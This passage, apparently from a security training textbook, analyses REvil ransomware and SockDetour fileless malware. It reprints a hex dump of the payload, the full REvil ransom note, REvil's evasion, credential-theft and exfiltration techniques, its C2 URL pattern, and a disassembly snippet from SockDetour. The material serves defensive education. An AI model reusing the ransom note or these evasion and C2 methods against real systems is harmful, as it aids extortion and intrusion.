001A0160  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  ................
001A0170  78 0C 01 00 50 00 00 00  00 00 00 00 00 00 00 00  x...P...........
001A0180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A0190  00 10 02 00 4C 07 00 00  00 00 00 00 00 00 00 00  ....L...........
001A01A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A01B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A01C0  00 00 00 00 00 00 00 00  00 E0 00 00 40 00 00 00  .........à..@...
001A01D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A01E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001A01F0  24 C3 00 00 00 10 00 00  00 C4 00 00 00 04 00 00  $Ã.......Ä......
001A0200  00 00 00 00 00 00 00 00  00 00 00 00 20 00 00 60  ............·..`
```

Figure 7.130: Actual payload

Now, REvil exposes its typical ransom behavior of changing config files, changing local firewall rules, creating its own registry keys, and adding its own values to the registry keys. With all these activities, the attackers now automatically log into the victim system with their own accounts, encrypt all the victim's confidential files, and display a ransom note, as shown in the screenshot.



```
---=== Welcome. Again. ===---

[-] Whats HapPen? [-]

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension s5q78.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practice - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: [redacted]

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decoder.re/4EBDEC7B48494964

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:


[redacted]



-----------------------------------------------------------------------------------------

!!! DANGER !!!
DON'T try to change files by yourself, DON'T use any third party software for restoring your data or antivirus solutions - its may entail damage of the private key and, as result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, but please should not interfere.
!!! !!! !!!
```

Figure 7.131: Ransom note threatening the user/victim

- **Lateral Movement**

  In targeted attacks, attackers perform lateral movement, for which they use RDP and PsExec tools.

- **Defense Evasion and Discovery**

  At this stage, attackers use network discovery tools such as AdFind, SharpSploit, BloodHound, and NBTScan to discover and infect other systems connected to the target network.

  The following techniques are used by REvil for defense evasion:

  - PC Hunter and Process Hacker to identify and terminate services and processes related to antivirus products
  - KillAV, a custom malicious binary specifically designed to uninstall antivirus products by either querying the uninstall registry and uninstalling the program associated, or by terminating processes from its list

- Safeboot routine, which is triggered when "-smode" is supplied as an argument and creates various new variants with RunOnce registries to restart from or to Safemode and bypass security solutions
- DLL sideloading to bypass detection by running as a legitimate file or process
- PowerShell commands to compromise the supply chain and disable Windows Defender

- **Credential Access and Exfiltration**

  At this stage, attackers use tools such as SharpSploit, an attack framework, along with the mimikatz module to gain credential access. Further, they obtain the gathered information using different methods such as FTP transfer via FileZilla or the use of third-party synchronization tools such as MegaSync, FreeFileSync, and Rclone.

- **Command and Control (C2)**

  At this stage, the REvil ransomware sends a report and system information to the attackers' C2 server. This is performed by creating a pseudorandom URL based on the following fixed format:

  `https://{Domain}/{String 1}/{String 2}/{random characters}.{String 3}`

  The domain and strings have the following meanings:

  `Domain: from a list based on the configuration`

  `String 1: wp-content, include, content, uploads, static, admin, data, or news`


  `String 2: images, pictures, image, temp, tmp, graphic, assets, or pics`

  `String 3: jpg, png, gif`

Fileless Malware Analysis: SockDetour

- SockDetour is **fileless malware** that compromises a Windows system's legitimate processes and builds a secure C2 communication channel
- It creates a **stealthy backup backdoor** that can continue its operation even after the **primary backdoor** is detached from the infected machine

SockDetour Infection Flow



Legitimate process with a listening port

Legitimate service port

❶ PowerSploit memory injector injects shellcode into the target's process

PowerSploit memory injector

DonutLoader Shellcode

❷ DonutLoader shellcode is injected into the target's process

❸ SockDetour is loaded

SockDetour

❹ A hook is bound to the Winsock accept() function using the Detours library

❺ SockDetour establishes a C2 connection with the attacker


❻ Non-C2 requests are directed to their original services

Legitimate process with a listening port

https://unit42.paloaltonetworks.com

SockDetour Fileless Malware Attack Stages

Pre-exploitation	SockDetour is hosted on a **compromised FTP server** such as network-attached storage (NAS) and is delivered to the target process by exploiting **remote code execution vulnerabilities**
Initial Infection	SockDetour is a customized backdoor assembled in the **64-bit PE file format** Attackers use the **Donut shellcode generator** to convert SockDetour's 64-bit PE file into shellcode and then use the **PowerSploit memory injector** to inject this code into the target process
Exploitation	The backdoor uses the **Microsoft Detours library** package to hijack a network socket The backdoor uses the **DetourAttach()** function to bind a hook to the Winsock **accept()** function New connections to the target service's port are forwarded to the malicious detour function defined in SockDetour
Post-exploitation	After verification, a remote C2 channel is established between the attacker and the target legitimate process on the client's machine SockDetour performs **socketless** and **fileless operations** over time as the backup backdoor, even if the primary backdoor is detected and removed from the compromised machine



SockDetour Fileless Malware Attack Stages (Cont'd)

Client Authentication and C2 Communication After Exploitation

- SockDetour **verifies** and **validates** C2 connections

```
.text:000007FEFAB84823
.text:000007FEFAB84823 loc_7FEFAB84823:                         ; CODE XREF: _hookingFunc+87↑j
.text:000007FEFAB84823                 mov     r9d, MSG_PEEK   ; flags
.text:000007FEFAB84829                 mov     r8d, 9          ; len
.text:000007FEFAB8482F                 lea     rdx, [rsp+218h+_RecvBuf] ; buf
.text:000007FEFAB84837                 mov     rcx, [rsp+218h+s] ; s
.text:000007FEFAB8483C                 call    cs:recv         ; recv 9 bytes
.text:000007FEFAB84842                 mov     [rsp+218h+Buf2], 17h
.text:000007FEFAB84847                 mov     [rsp+218h+var_1D3], 3
.text:000007FEFAB8484C                 mov     [rsp+218h+var_1D2], 3
.text:000007FEFAB84851                 mov     r8d, 3          ; Size
.text:000007FEFAB84857                 lea     rdx, [rsp+218h+Buf2] ; Buf2
.text:000007FEFAB8485C                 lea     rcx, [rsp+218h+_RecvBuf] ; Buf1
.text:000007FEFAB84864                 call    memcmp          ; data should start with 17 03 03
.text:000007FEFAB84869                 test    eax, eax
```

- Once client authentication is achieved, the malware takes control over the TCP session via the **recv () function** without adding the "**MSG_PEEK**" option
- It generates a **160-bit session key** through the hardcoded initial vector value **bvyiafszmkjsmqgl** and transmits it to the remote client to encrypt the communication over the hijacked connection

Plugin Loading Feature

- Using the shared session key, the received final payload data are encrypted
- The received payload data are encoded in the JSON format with two objects **app** and **args** after its decryption
- The **app** object holds a base **64-encoded DLL**, and the **args** object holds an **argument** set to be transferred to the DLL:

```
{
 "sock": hijacked_socket,
    "key": session_key,
    "args": arguments_received_from_client
}
```

- The plugin can interact via the hijacked socket and **encrypt** the **TLS transaction** via the above-generated session key
- In this manner, SockDetour serves as a **stealthy backup backdoor**

Fileless Malware Analysis: SockDetour

Source: *https://unit42.paloaltonetworks.com*

SockDetour is fileless malware that compromises a Windows system's legitimate processes and builds a secure C2 communication channel without requiring a listening port to be open. Using SockDetour, attackers create a stealthy backup backdoor that can continue its operation even after the primary backdoor is detached from the infected machine. Owing to its socketless and fileless nature, it is difficult to detect on infected Windows servers. The malware is distributed through C2 infrastructure, i.e., a compromised FTP server that hosts ASP web shells and memory dumping tools.

